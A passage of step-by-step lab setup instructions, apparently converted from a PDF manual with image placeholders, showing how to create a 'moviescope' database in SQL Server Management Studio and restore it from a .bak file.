
11. Right-click on **Databases** and select **New Database...**




12. New Database window appears, specify **Database name** as **moviescope**




13. Select **Options** from the left pane.
14. Select **Simple** from the **Recovery model** drop-down list and click **OK**.




15. Now expand the **Databases** node. You will observe that **moviescope** database folder appears under the **Object Explorer** section, which implies that moviescope database has been **successfully created**.




16. Right-Click on **moviescope** database and go to **Tasks** → **Restore** → **Database...**




17. **Restore Database - moviescope** window appears displaying the database name (**moviescope**) in the **Database** field under **Destination** section



18. Click **Device** radio button under **Source** section and click  button located parallel to **Device** field




19. Select backup devices dialog-box appears, click Add button




20. Navigate to the backup file (**moviescope.bak**) located in **C:\inetpub\wwwroot\moviescope\DB**


21. Select the backup file and then click **OK**. Locate Backup File window exits.



